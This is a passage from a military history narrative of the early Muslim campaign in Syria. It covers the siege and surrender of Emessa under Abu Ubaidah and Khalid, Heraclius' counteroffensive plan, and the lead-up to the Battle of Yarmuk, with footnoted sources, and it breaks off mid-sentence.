The people of Qinassareen (the ancient Calchis) now heard of the peaceful way in which the citizens of Emessa had avoided battle with the Muslims, and decided to do the same. A truce was not as dishonourable as a surrender and was a convenient way of postponing a difficult decision. Consequently an envoy was sent to Emessa by the governor of Qinassareen, who made a similar truce with Abu Ubaidah for one year. But both governors, of Emessa and Qinassareen, made the truce for reasons of expediency. Both hoped that their garrisons would before long be reinforced by Heraclius, and as soon as that happened they would resume hostilities against the Muslims. The common man in the region, however, was completely won over by the kindness and fair dealing of the Muslims and the absence in them of the arrogance and cruelty which had characterised Roman rule over Syria.

Having temporarily solved the problems of Emessa and Qinassareen, Abu Ubaidah despatched the bulk of his army, in groups, to raid Northern Syria. Muslim columns travelled as far north as Aleppo, and leaving the District of Qinassareen unmolested, raided any locality through which they passed and brought in captives and booty to the Muslim camp near Emessa. Thousands of these captives, however, begged for their freedom and all who agreed to pay the Jizya and pledge loyalty to the Muslims were freed, with their families and goods, and allowed to return to their homes with a guarantee of safety from Muslim raiding columns.

This went on for some months and most of the summer was spent in this manner. Meanwhile Umar was getting impatient at Madinah. The campaign was progressing satisfactorily in Palestine, but in Northern Syria, *i.e.* in Abu Ubaidah's sector, there seemed to be a lull. Consequently, some time in the autumn of 635, Umar wrote a letter

to Abu Ubaidah in which he hinted that the general should get on with the conquest of Syria. On receipt of this letter Abu Ubaidah held a council of war, at which it was agreed that the Muslim army should proceed north and conquer more territory. Emessa and Qinassareen could not be touched as they were secure under the terms of the truce; but for other places there was no such truce, and they could be attacked and taken.

1. There are other versions of how Baalbeck was taken, including Waqidi's, according to which a great battle was fought by Abu Ubaidah before Baalbeck surrendered to the Muslims. Other historians, however, have said that Baalbeck surrendered peacefully, and I too feel that this is, what happened.

About early November 635 (middle of Ramazan, 14 Hijri), the Muslim army marched from Emessa to Hama, where the citizens came out of their city to welcome the Muslims. The city surrendered willingly, and the army marched on. One by one the cities of Shaizar, Afamiya (known today as Qalatul-Muzeeq) and Ma'arra Hims (now Ma'arrat-un-Numan) surrendered in peace to the Muslims and agreed to pay the Jizya. (See Map 28). At some places the Muslims were received by musicians playing instruments as a sign of welcome. In these areas now, for the first time in Syria, large-scale conversions took place among the local inhabitants. The personality of the gentle, benevolent Abu Ubaidah played an important part in these conversions to Islam.

It was while the Muslims were at Shaizer that they heard of reinforcements moving to Qinassareen and Emessa. The truce was thus violated by the Romans. The arrival of these reinforcements put fresh courage in the hearts of the Romans at Emessa and Qinassareen, and the arrival of winter gave them a further assurance of success. In their forts they would be better protected from the cold than the Muslim Arabs, who were not used to intense cold, and with only their tents to give them shelter would suffer severely from the Syrian winter. In fact Heraclius wrote to Harbees, the military governor of Emessa: *"The food of these people is the flesh of the camel and their drink its milk. They cannot stand the cold. Fight them on every cold day so that none of them is left till the spring."* **1**

Abu Ubaidah decided to take Emessa first, and thus clear his rear of the enemy before undertaking more serious operations in Northern Syria. Consequently the Muslims marched to Emessa with Khalid and the corps of Iraq in the lead. On arrival at the city Khalid found a strong Roman force deployed across his path, but with a quick, violent attack his corps drove it back into the fort. These Romans had followed Heraclius' instructions to *"fight them on every cold day"*, but after their experience in this first clash with Khalid, they decided to let winter do the job! As the Romans withdrew into the fort and closed the gates, Abu Ubaidah arrived with the rest of the army and deployed it in four groups opposite the four gates of Emessa.

Emessa was a circular fortified city with a diameter of rather less than a mile, and it was surrounded by a moat. There was also a citadel atop a hillock inside the fort. Outside the city stretched a fertile plain, broken only on the west by the River Orontes (now Asi).

Abu Ubaidah himself, together with Khalid and his Mobile Guard, camped on the north side, a short distance from the Rastan Gate. **2** The Muslim strength at Emessa was about 15,000 men against which the Roman garrison consisted of something like 8,000 soldiers. Abu Ubaidah left the conduct of the siege in the hands of Khalid, who thus acted as the virtual commander of the Muslims for this operation. It was now late November or early

December (about the middle of Shawal), and the winter descended like a heavy blanket over Emessa.

For more than two months the siege continued with unbroken monotony. Every day there would be an exchange of archery, but no major action took place which could lead to a decision either way. The Romans gloated over the exposed situation of the Muslims, and felt confident that the cold itself would be sufficient to destroy the desert-dwellers or drive them away to warmer climes. The Muslims undoubtedly suffered from the cold but not as severely as the Romans imagined. There was no slackening in their guard and no weakening in their resolve to take Emessa, no matter how long they had to wait.

1. Tabari: Vol. 3, pp. 96-97.
2. The only gate which still exists is the Masdud Gate, to the southwest. The visitor to Emessa today is shown the sites of three other gates: Tadmur (north-east), Duraib (east) and Hud (west); but while the present inhabitants of the city have heard of the Rastan Gate, its location is not known. It was no doubt somewhere in the northern wall, because it faced Rastan, which lies on the road to Hama. Early historians have named the Rastan Gate as one of four, and we do not know which one of the present four gates, as named above, did not then exist. The moat too is still there in many places.

When another few weeks had passed and there was no further retrograde movement by the Muslims, the Romans realised that their opponents had no intention of raising the siege. It was now about the middle of March 636 (the beginning of Safar, 15 Hijri), when the worst of the winter was over. The Roman hope of the cold driving the Muslims away vanished. Supplies were running low, and with the coming of spring and better weather the Muslims would receive further reinforcements and would then be in an even stronger position. Something had to be done quickly. The local inhabitants were all for peace, but Harbees was a loyal son of the Empire and sought glory in battle. He decided to make a surprise sally and defeat the Muslims in battle outside the fort; and with this decision of Harbees matters came to a head. The end was now in sight, though not the kind of end which Harbees had in mind.

Early one morning the Rastan Gate was flung open and Harbees led 5,000 men into a quick attack on the unsuspecting Muslims facing that gate. The speed and violence of the attack took the Muslims by surprise, and although this was the largest of the four groups positioned at the four gates, it was driven back from the position where it had hastily formed up for battle. A short distance back the Muslims reformed their front and held the attack of the Romans, but the pressure became increasingly heavy and the danger of a break-through became clearly evident.

Abu Ubaidah now asked Khalid to restore the situation. Khalid moved forward with the Mobile Guard, took the hard pressed Muslims under his command and redisposed the Muslim army for battle. The surprise of the morning had had a depressing effect on the Muslims, who had already been distressed by the discomfort of the cold; and they took some time to recover from it, but with Khalid present in their midst, they soon regained their spirits and began to give as well as they took. This situation continued till midday. Then Khalid took the offensive and steadily pushed the Romans back, though it was not till near sunset that the Romans were finally driven back into the fort. The sally had proved unsuccessful, but it had the effect of making the Muslims feel a special respect for Harbees and the Roman warriors of Emessa.

The following morning Abu Ubaidah held a council of war. The Muslim officers were in a restrained mood, and did not show their usual enthusiasm. Abu Ubaidah expressed his dissatisfaction with the manner in which the Muslims had given way before the Roman attack, whereupon Khalid remarked that these Romans were the bravest he had ever met. *"Then what do you advise, O Father of Sulaiman?"* asked Abu Ubaidah. *"May Allah have mercy upon you!"*

"O Commander", replied Khalid, *"tomorrow morning let us move away from the fort and. . . ."* **1**

Early the following morning, the Romans saw hectic activity in the Muslim camps around Emessa. Tents were being struck and bundles packed to be loaded onto the camels. Before their eyes the main body of the Muslims began to march away to the south, leaving behind small parties to see to the movement of the families, the baggage and the flocks. Here was deliverance! The Muslims were raising the siege and withdrawing to the south. The winter had got them after all! The Roman soldiers rejoiced at this sight, but Harbees was not a man to be content with a drawn battle. His trained eye could see a military opportunity when it appeared; and such an opportunity had clearly presented itself. He immediately collected 5,000 Roman warriors and led them out of the fort to chase the Muslims. As the Romans approached the main Muslim camp, the few Muslim warriors who were there looked at them with horror and with cries of fear fled southwards, leaving behind the families and the flocks and the baggage!

Harbees decided to leave the camp alone for the moment. The camp could wait. He launched his mounted force into a fast pursuit to catch up with the retreating enemy and strike him down as he fled. He caught up with the Muslims a few miles from Emessa. His leading elements were about to pounce upon the 'retreating enemy' when the Muslims suddenly turned and struck at the Romans with such ferocity that they were taken aback and hard put to defend themselves. As the Muslims turned on the Romans, Khalid shouted a command at which two mounted groups detached themselves from the Muslim army, galloped round the flanks of the surprised Romans and met between them. The plan proposed by Khalid and universally accepted the day before at the council of war had worked; the Romans were now trapped in a ring of steel! Ruefully Harbees thought of the words of a local priest who had tried to warm him as he was leaving Emessa to pursue the Muslims. The priest had said, *"By the Messiah, this is a trick of the Arabs. The Arab never leaves his camels and his family behind!"* **2** But it was now too late.

1. Waqidi: p. 103.
2. Waqidi p.104.

Steadily and systematically the Muslims closed in from all sides, striking with spears and swords. Heaps of Roman bodies began to accumulate on the bloody earth. At first the Romans fought with the courage of wild animals at bay, but as more and more of them fell, their mood turned to dismay and hopelessness. Khalid, striking left and right with his sword, got through with a small group to the centre of the Roman army; and here he saw Harbees still fighting, still refusing to give up. Khalid made for Harbees, but was intercepted by a huge Roman general. The Romans did not know that even if they escaped from this trap they would have nowhere to go. At the time when the Muslims started their attack on the encircled Romans, a group of 500 horsemen under Muadh bin Jabal had galloped back to Emessa to see to it that no escaping Roman got into the fort.

As these horsemen neared Emessa, the terrified inhabitants and the remnants of the Roman garrison which had not joined the pursuit hastily withdrew into the fort and closed the gates. Muadh deployed his men in front of the gates to prevent the Romans in Emessa from coming out and the Romans outside Emessa from getting in. The Muslim camp was now safe.

Khalid and the Roman general squared off. This general has been described by eye-witnesses as a man 'roaring like a lion'. **1** Khalid was the first to strike, and brought down his sword with all his strength on the heavily-armoured head of the Roman; but instead of piercing the helmet, the sword broke and Khalid was left with the hilt in his hand. Before the Roman could strike, Khalid closed in and grappled with him. The two giants held each other in a pitiless embrace; and then Khalid did something that he had never done before: he began to crush the chest of the Roman in his arms. The Roman turned red in the face and was unable to breathe as Khalid's grip tightened. Gasping for breath, the Roman struggled frantically to break the steel-like grip of the Muslim, but the terrible grip only grew tighter. Then the Roman's ribs splintered and the jagged ends plunged into his own flesh. When all movement had ceased in the body of the Roman, Khalid relaxed his grip, and what fell to the ground was a lifeless corps. Khalid had literally crushed his adversary to death in his arms! **2** He now took the Roman general's sword and again his battle cry rang out over the battlefield.

When offering his plan for this feigned withdrawal, Khalid had promised Abu Ubaidah that the Muslims would "tear the Romans apart and break their backs". In this they were eminently successful. It is recorded that only about a hundred Romans got away. **3** The Muslims, on the other hand, lost only 235 dead in the entire operation against Emessa, from the beginning of the siege to the end of this last action.

As soon as this action was over the Muslims returned to Emessa and resumed the siege, but those who were in Emessa had now no stomach for fighting. The local inhabitants offered to surrender on terms, and Abu Ubaidah accepted the offer. This happened around the middle of March, 636 (beginning of Safar, 15 Hijri). The inhabitants paid the Jizya at the rate of one dinar per man, and peace returned to Emessa. No damage was done to the city and nothing was taken by the Muslims as plunder.

Soon after the surrender of Emessa, the Muslims set out once again for the north, intending to take the whole of Northern Syria this time, including Aleppo and Antioch. They went past Hama and arrived at Shaizer. Here a Roman convoy taking provisions to Qinassareen and escorted by a small body of soldiers was intercepted and captured by Khalid. The prisoners were interrogated, and the information they provided stopped the Muslims in their tracks!

The Muslims had fought and defeated every force that Heraclius had thrown against them-all the armies, all the relief columns, all the fortress garrisons. All had bowed before the superior military quality of the Muslim army. But what Heraclius now evidently planned was to unleash a veritable tornado against them, which, if they were not careful, would hurl them in pieces into the Arabian desert.

1. Waqidi: p. 102.
2. *Ibid*.
3. Waqidi: p. 104.

Chapter 34

(The Eve of Yarmuk)

Page 1

Mahan: ***"We know that it is hardship and hunger that have brought you out of your lands. We will give every one of your men ten dinars, clothing and food if you return to your lands, and next year we will send you a similar amount."***

Khalid: ***"Actually, what brought us out of our lands is that we are a people who drink blood, and it has reached us that there is no blood tastier than Roman blood."***[1]

The Syrian theatre of operations was like an arena entered by the contestants from opposite sides. Beyond each entrance stretched a sea which was the home ground of the contestant entering from that side. On the west of Syria and Palestine lay the blue expanse of the Mediterranean which was a 'Roman Lake'. On the east and south stretched the desert in whose wastes the Arab was master. The Romans could move with freedom over the Mediterranean in fleets of ships without interference by the Muslims, while the Muslims could move in the desert on fleets of camels with a similar freedom from interference by the Romans. Neither could the Muslims venture into the sea of water nor the Romans into the sea of sand. Within the total arena both sides could manoeuvre with ease.

Thus, for the purpose of fighting a battle in this arena, the ideal location for each side was its home bank where it could deploy with its back to its sea and withdraw in safety in case of a reverse, while at the same time, if victorious, it could pursue and destroy its opponent before he could escape to his refuge. But this advantage favoured the Muslims more than the Romans, for the former could give up the theatre of operations and withdraw to the edge of the desert without loss of face or wealth or territory. The Romans could not give up the theatre of operations as it was their Empire and had to be defended. And this strategical advantage which the Muslims enjoyed, of being able to fight on their home ground, was very much in the mind of Heraclius when he planned the next and greatest operation of this campaign.

Heraclius had come to the throne in 610 when the affairs of the Eastern Roman Empire were at their lowest ebb and the Empire consisted of little more than the area around Constantinople and parts of Greece and Africa. At first he had had to swallow many bitter pills, but then fortune smiled on him, and over a period of almost two decades he re?established the Empire in all its former greatness. He defeated the barbarians of the north, the Turks of the Caucasus and the highly civilised Persians of the Empire of Chosroes; and he did this not only with hard fighting, but also-and this was more important-by masterly strategy and superb organization. Heraclius was a strategist to the fingertips, and it was only his extraordinary organizational ability which made it possible for the Romans to create and put into the field a vast but closely knit imperial army consisting of more than a dozen nations from the Franks of Western Europe to the Armenians of the Southern Caucasus.

Now Heraclius was again being made to swallow bitter pills, and what made the pills still more bitter was the fact that they had been thrust down his throat by a race which the Romans had detested and scorned and regarded as too backward and too wretched to constitute any kind of military threat to the Empire. All the manoeuvres against the

Muslims, though strategically flawless, had ended in defeat. The first concentration of the Roman army at Ajnadein, whence it was to have struck in the rear of the Muslims, was destroyed by Khalid in the first Battle of Ajnadein. Heraclius' attempt to limit Muslim success by a stout defence of Damascus had failed in spite of his best efforts to strengthen the beleaguered garrison. His next offensive manoeuvre, the concentration of a fresh Roman army at Baisan, whence it was again intended to strike in the rear of the Muslims, had also failed, his army being trounced by Shurahbil. Thereafter not only had his attempt to retake Damascus been defeated by Abu Ubaidah and Khalid, but his other defences also crumbled as the Muslims went from victory to victory and took almost all of Palestine and Syria as far north as Emessa.

1. Ibn Kathir, Al-Bidayah wan-Nihayah, Dar Abi Hayyan, Cairo, 1st ed. 1416/1996, Vol. 7 P. 14.

Heraclius decided to organize a massive and overwhelming retaliation. He would raise such an army as had never been seen in Syria, and with this army he would bring the Muslims to battle in such a way that few, if any, would escape his clutches. This was to turn defeat into a glorious triumph.

In late 635, while Emessa was under siege, Heraclius began preparations for this great manoeuvre. Entire corps were gathered from all parts of the Empire and these were joined by princes and nobles of the realm and dignitaries of the church. By May 636, an army of a 150,000 men had been put under arms and concentrated in the area of Antioch and in parts of Northern Syria. This powerful military force consisted of contingents of Russians, Slavs, Franks, Romans, Greeks, Georgians, Armenians and Christian Arabs. **1** No people of the Cross living in the Byzantine Empire failed to send warriors to the new army to fight the invaders in the spirit of a Christian crusade. This force was organised into five armies, each of about 30,000 soldiers. The commanders of these armies were: Mahan, King of Armenia; Qanateer, a Russian prince; Gregory; Dairjan; and Jabla bin AI Eiham, King of the Ghassan Arabs. Mahan**2** commanded a purely Armenian army; Jabla had an exclusively Christian Arab force under him; and Qanateer commanded all the Russians and Slavs. The remaining contingents (all European) were placed under Gregory and Dairjan. **3** Mahan was appointed Commander-in-Chief of the entire imperial army.


At this time the Muslims were split in four groups: Amr bin Al Aas in Palestine, Shurahbil in Jordan, Yazeed at Caesarea, and Abu Ubaidah and Khalid at Emessa and to the north. In this dispersed situation the Muslims were so vulnerable that each of their corps could be attacked in turn without the least chance of fighting a successful battle. And this situation was fully exploited by Heraclius in the plan which he put into execution.

Caesarea was reinforced by sea and built up to a strength of 40,000 men. This force was to tie down Yazeed and his besieging corps so that he would be unable to move to join his comrades. The rest of the imperial army would operate on the following plan:

a. Qanateer would move along the coastal route up to Beirut, then approach Damascus from the west and cut off Abu Ubaidah.
b. Jabla would march from Aleppo on the direct route to Emessa via Hama, and hold the Muslims frontally in the Emessa region. The Christian Arabs would be the first to contact

the Muslim Arabs, and this was probably in the fitness of things. As Heraclius said to Jabla: *"Everything is destroyed by its own kind, and nothing cuts steel but steel."* [4]
c. Dairjan would move between the coast and the Aleppo road and approach Emessa from the west, thus striking the Muslims in their flank while they were held frontally by Jabla.
d. Gregory would advance on Emessa from the north-east and attack the Muslims in their right flanks at the same time as they were struck by Dairjan. [5]
e. The army of Mahan would advance behind the Christian Arabs and act as a reserve.

Thus the Muslim army would be swallowed up at Emessa by a force perhaps 10 times its size, attacking from all directions, with its escape routes severed. (See Map 19 below) This would be more than even Khalid could handle! After the annihilation of the Muslims at Emessa, the imperial army would advance south while the garrison of Caesarea would advance from the coast and in several battles the Roman armies would attack and destroy each Muslim corps in turn, concentrating against each corps in overwhelming strength.



Special services were held all over the Empire for the victory of the imperial army. Generals and bishops exhorted the men to fight in defence of their faith and save their land and its people from the alien invaders. And on this masterly design the imperial army was launched from Antioch and Northern Syria some time in the middle of June 636.

1. Waqidi: p. 100.
2. This monarch's name has also been given as Bahan.

3. Waqidi: p. 106.
4. *Ibid*.
5. Waqidi (p. 107) gives the route of Gregory as "from Iraq". Since most of Western Iraq was now in Muslim hands, this could only mean such an approach as I have suggested.

When the leading elements of Jabla's army arrived at Emessa they found no Muslims. The army of Qanateer hit Damascus from the west in joyful anticipation of the destruction of the Muslims thus trapped in Damascus and the north. But there was not a single Muslim soldier in Damascus and the north. The birds had flown!

It was at Shaizar, through Roman prisoners, that the Muslims first came to know of the preparations being made by Heraclius. The Muslims had established an excellent intelligence system in the land, and no major movement or concentration of enemy forces remained concealed from them. In fact they had agents within the Roman army. As the days lengthened into weeks, the pieces of intelligence brought in by agents were put together like a jigsaw puzzle, and the movement of the Roman armies had hardly got under way when the Muslims knew of it and of the directions taken by the armies. Even the reinforcement of Caesarea and its strength were known.

The Muslims were staggered by the reports, each of which seemed worse than its predecessor. The horizon became darker and darker. Khalid, however, with his unerring sense of strategy at once saw the design of Heraclius and realized how terribly vulnerable the Muslim army was at Emessa and Shaizar. The soundest course was to pull back from North and Central Syria, as well as from Palestine, and concentrate the whole army so that strong, united opposition could be put up against the Roman juggernaut, preferably not far from the friendly desert. Khalid advised Abu Ubaidah accordingly and the Army Commander accepted the proposal. He ordered the withdrawal of the army to Jabiya, which was the junction of the routes from Syria, Jordan and Palestine. Moreover, exercising his authority as Commander-in-Chief in Syria, he ordered Shurahbil, Yazeed and Amr bin Al Aas to give up the territory in their occupation and join him at Jabiya. Thus, before the Romans reached Damascus, Abu Ubaidah and Khalid, with elements of Yazeed's corps, were at Jabiya while the other corps were moving to join them. They had safely extricated themselves from the jaws of death.

The remarkably generous treatment of the populace of Emessa by Abu Ubaidah, when the Muslims left that city, throws light on the sense of justice and truth of this brave and noble general. On the conquest of Emessa, the Muslims had collected the Jizya from the local inhabitants. This tax, as has been explained before, was taken from non-Muslims in return for their exemption from military service and their protection against their enemies. But since the Muslims were now leaving the city and were no longer in a position to protect them, Abu Ubaidah called a meeting of the people and returned all the money taken as Jizya. *"We are not able to help and defend you"*, said Abu Ubaidah. *"You are now on your own."* To this the people replied, *"Your rule and justice are dearer to us than the oppression and cruelty in which we existed before."* **1** The Jews of Emessa proved the most loyal in their friendship, and swore that the officers of Heraclius would not enter the city except by force. Moreover, not content with doing total justice in the matter of the Jizya in his own province, Abu Ubaidah also wrote to the other corps commanders in Syria to return the Jizya to the people who had paid it, and this was done by every Muslim commander before he marched away to join Abu Ubaidah at Jabiya. **2** Such an extraordinary and voluntary return by an all-conquering army of what it has

taken according to mutually arranged terms, had never happened before. It would never happen again.

In the middle of July 636, the forward elements of the imperial army, consisting of Christian Arabs, made contact with Muslim screens between Damascus and Jabiya. Abu Ubaidah was now deeply worried. A battle was certain, and one that would decide the fate of the Muslims in Syria. The enemy strength, believed by the Muslims to be 200,000, seemed like a horrible nightmare. Abu Ubaidah worried not for himself but for the Muslim army and the Muslim cause. He called a council of war to brief the officers about the enemy situation and get ideas.

The officers sat in silence, weighed down by the forbidding prospect which faced them. One spoke in favour of a withdrawal into Arabia where the army could wait until this Roman storm has passed and then re-enter Syria, but this proposal was rejected as being tantamount to abandoning all the Muslim conquests in Syria and exchanging the good life of this land for the hardship and hunger of the desert. Others spoke in favour of fighting "here and now", trusting to Allah for victory, and most of the assembled officers favoured this proposal. The mood of the council, however, was not of happy enthusiasm but of grim determination to fight, and if necessary, go down fighting.

1. Balazuri: p. 143.
2. Abu Yusuf: p. 139.

Khalid remained silent while this discussion was in progress. Then Abu Ubaidah turned to him and said, *"O Father of Sulaiman! You are a man of courage and resolve and judgment. What do you think of all this?"*

"What they say is good", replied Khalid. *"I have different views, but shall not oppose the Muslims."*

"If you have other views, speak", said Abu Ubaidah, *"and we shall do as you say."*

Khalid then gave his plan: *"Know, O Commander, that if you stay at this place, you will be helping the enemy against you. In Caesarea, which is not far from Jabiya, there are 40,000 Romans under Constantine, son of Heraclius.* **1** *I advise you to move from here and place Azra behind you and be on the Yarmuk. Thus it would be easier for the Caliph to send reinforcements, and ahead of you there would be a large plain, suitable for the charge of cavalry."* **2**

Khalid did not specifically say so, but the inference was that Constantine, advancing from Caesarea, could attack the Muslims in the rear at Jabiya while they faced the imperial army from the north. The plan was accepted, unanimously and the move put into effect. Khalid, with the Mobile Guard of 4,000 horsemen, was left behind as a rear guard; and instead of staying at Jabiya, he moved forward and clashed with the leading elements of the Roman army. He struck at the head of the Roman column and drove it back towards Damascus. This imposed caution on the Romans, who thereafter made no effort to interfere with the retrograde move of the Muslims. A few days later Khalid rejoined the main body of the Muslim army.

The Muslims, having moved a few miles south-east, established a line of camps in the eastern part of what for want of a better name, we shall call the Plain of Yarmuk. The location of these camps is not known but they were probably south of the present Nawa-Sheikh Miskeen line with a north-west-facing front, so that the Muslims could deploy to receive a Roman attack from the north (Jabiya axis) as well as the north-west (direction of Qunaitra). Here Abu Ubaidah was joined by the corps of Shurahbil, Amr bin Al Aas and Yazeed. Some distance to the east of the Muslims sprawled the lava hills which stretch from north to east of Azra, and the mountains of Jabal-ud-Druz, north and east of Busra.

A few days later the Roman army, preceded by the lightly armed Christian Arabs of Jabla, moved up and made contact with Muslim outposts on the Plain of Yarmuk. The route of the main body of the Roman army is not recorded, but it was almost certainly from the north-west, because the Romans established their camps just north of the Wadi-ur-Raqqad. (Khalid's clash with the Romans on the Jabiya axis may have caused them to switch their axis.) The Roman camp was 18 miles long, and between it and the Muslim camp lay the central and west-central parts of the Plain of Yarmuk. **3** With the arrival of the Romans and the establishment of their camps, the direction of the Roman attack became obvious and Abu Ubaidah adjusted the Muslim camps to correspond to a battlefront running from the Yarmuk to the Jabiya Road. This is what Khalid had advised: the rear towards Azra and a flank on the Yarmuk.

Now the two armies settled down in their respective camps and began to make preparations for battle: reconnaissances, plans, orders, checking of equipment etc. To the Muslims the Romans looked like 'a swarm of locusts'. **4** Hardly had the Romans settled down in camp when a messenger arrived from Heraclius with instructions to the Commander-in-Chief, Mahan the Armenian, not to start hostilities until all avenues of peaceful negotiation had been explored. Mahan was to offer generous terms to the Muslims if they would agree to retire to Arabia and not come back again. Consequently Mahan sent one of his army commanders, Gregory, to hold talks with the Muslims. Gregory rode out to the Muslim camp, in front of which he held a discussion with Abu Ubaidah. The Roman offered to let the Muslims go in peace, taking with them everything which they had acquired in Syria, as long as they would give up all intention of invading Syria again. Abu Ubaidah's answer was in the negative, and the Roman returned empty-handed.

1. According to Gibbon (Vol. 5, p. 333) Constantine, commanding at Caesarea, was the eldest son of Heraclius.
2. Waqidi: p. 109.
3. According to Waqidi (p. 109), the Roman camp was near Jaulan (which is the area between the Wadi-ur-Raqqad and Lake Tiberius and the area to the north), and the distance between the opposing camps was approximately 11 miles (three *farsakh*. A *farsakh* equals 6000 meters.).
4. Waqidi: p. 118.

Mahan next sent Jabla, hoping that as an Arab he would have more success in talking the Muslims into leaving Syria in peace. Jabla tried his best to persuade the Muslims, but like Gregory, returned unsuccessful.

Mahan now realized that a battle was inevitable and nothing could be done to avoid it. Consequently he sent Jabla forward with the bulk of his Arab army to put in a probing attack on the Muslims. This was not so much an offensive as a reconnaissance in force to test the strength of the Muslim front. For such an action the mobile Christian Arab was better suited than his more heavily equipped comrades of the imperial army. This happened some time in late July 636 (middle of Jamadi-ul-Akhir, 15 Hijri).

Jabla moved up with his Arabs and found the Muslims arrayed in battle order. Cautiously the Christian inched his way forward wanting to get as close as possible before ordering a general attack; but before he could give such an order, he found himself assailed by powerful groups of Muslim cavalry operating under the Sword of Allah. After a certain amount of half-hearted resistance the Christian Arabs withdrew confirming Mahan's fear that battle with these Muslims would not be an easy matter.

Thereafter, for almost a month, there was no major action on the Plain of Yarmuk. The cause of this inactivity is not known. We can only guess that the Muslims were not strong enough to take the initial offensive, and the Romans did not feel brave enough to do so. The respite, however, proved beneficial to the Muslims, as during this period a fresh contingent of six thousand Muslims arrived to join them, the majority of whom were from the Yemen. The Muslims now had an army of 40,000 warriors, including 1,000 Companions of the Prophet, and these in turn included 100 veterans of the Battle of Badr- the first battle of Islam. The army included citizens of the highest rank, such as Dhulbair (the Prophet's cousin and one of the Blessed Ten), Abu Sufyan and his wife, Hind.

When a month had passed after the repulse of Jabla, Mahan felt strong enough to take the offensive, but decided to make one more attempt at peace. This time he would hold talks himself. He asked for a Muslim envoy to be sent to his headquarters, and in response to his request, Abu Ubaidah sent Khalid with a few men. Khalid and Mahan met in the Roman camp, but nothing came of these talks as the positions taken by the two sides were too rigid to allow for adjustment. Mahan threatened Khalid with his great army and offered a vast sum of money to all the Muslims, including the Caliph at Madinah; but this made no impression on Khalid, who offered the three alternatives: Islam, the Jizya or the sword. The Armenian chose the last. It appears, however, that as a result of this discussion, both commanders were favourably impressed by each other and the Muslims began to regard Mahan as a fine man except that, to quote Abu Ubaidah: *"Satan has got hold of his reason!"* **1**

As the two leaders parted, they knew that henceforth there would be no parleys. The point of no return had been reached, and the following day the battle would begin.

The rest of the day was spent in feverish activity. Both sides prepared for battle. Plans were finalized and orders issued. Corps and regiments were placed in position so that everyone would know his place in the forthcoming battle. Officers and men checked their armour and weapons.

Both sides offered fervent prayers for victory, beseeching Allah for His help to 'the true faith', and of course they prayed to the same Allah! On the Roman side the priests brandished crosses and exhorted the soldiers to die for Jesus. Tens of thousands of Christians took the oath of death, swearing that they would die fighting and not flee from the enemy. Many of them would remain true to their oath.

The battlefield which stretched between the two camps consisted of the Plain of Yarmuk which was enclosed on its western and southern sides by deep ravines. On the west yawned the Wadi-ur-Raqqad which joined the Yarmuk River near Yaqusa. This stream ran north-east to south-west for 11 miles through a deep ravine with very steep banks, though less so at its upper end. The ravine was crossable at a few places but there was only one main crossing, at a ford, where the village of Kafir-ul-Ma stands today. South of the battlefield ran the canyon of the Yarmuk River, starting at Jalleen and twisting and turning for 15 miles, as the crow flies, down to its junction with the Wadi-ur-Raqqad, beyond which it continued on its way to join the Jordan River south of Lake Tiberius (Sea of Galilee). At Jalleen a stream called Harir, running from the north-east, flowed into, and became the Yarmuk River. On the north the plain continued beyond the battlefield, while to the east it stretched for a distance of about 30 miles from the Wadi-ur-Raqqad to the foot of the Azra hills. The western and central part of this plain was the battlefield.

1. Waqidi: p. 128.

The most significant feature of the battlefield was the existence of the two ravines-the Wadi-ur-Raqqad and the Yarmuk River. Both had banks 1,000 feet high, and while the steepness of the banks was sufficient to make the ravines serious obstacles to movement, they were made even more frightening by the precipices which lined the banks along most of their length. These precipices were sometimes at the bottom, sometimes at the top and sometimes half-way up the bank and created sheer, vertical drops 100 to 200 feet in height. Near the junction of the two ravines, the banks became steeper and the precipices higher-a fearful prospect for anyone who had to cross in haste.

The only dominating tactical feature on the plain of Yarmuk was one named on maps as the Hill of Samain, 3 miles southwest of the present village of Nawa. There was also the Hill of Jabiya, north-west of Nawa, but it lay outside the battlefield and was to play no part in the battle. The Hill of Samein, 300 feet high, so dominated the area around it, and gave such excellent observation over the entire plain, that no general would fail to occupy it should he be the first to deploy his forces on this part of the plain. As a result of this battle the hill was named the *Hill of Jamu'a* (gathering), because part of the Muslim army was concentrated on it. There was no other dominating ground on the plain of Yarmuk.

The plain itself was generally flat, sloping gently from north to south with a certain amount of undulation. One stream which formed an important tactical feature was Allan, running southwards across the plain to join the Yarmuk, and in the last 5 miles of its journey this stream also formed a ravine with steep sides though it was not such a serious obstacle as the bigger ravines. The battlefield was ideal for the manoeuvre of infantry and cavalry and, except for the southern portion of Allan, offered no impediment to movement.

Mahan deployed the imperial army forward of Allan. He used his four regular armies to form the line of battle which was 12 miles long, extending from the Yarmuk to south of the Hill of Jabiya. **1** On his right he placed the army of Gregory and on his left the army of Qanateer. The centre was formed by the army of Dairjan and the Armenian army of Mahan-both under the command of Dairjan. The Roman regular cavalry was distributed equally among the four armies, and each army deployed with its infantry holding the front and its cavalry held as a reserve in the rear. Ahead of the front line, across the entire

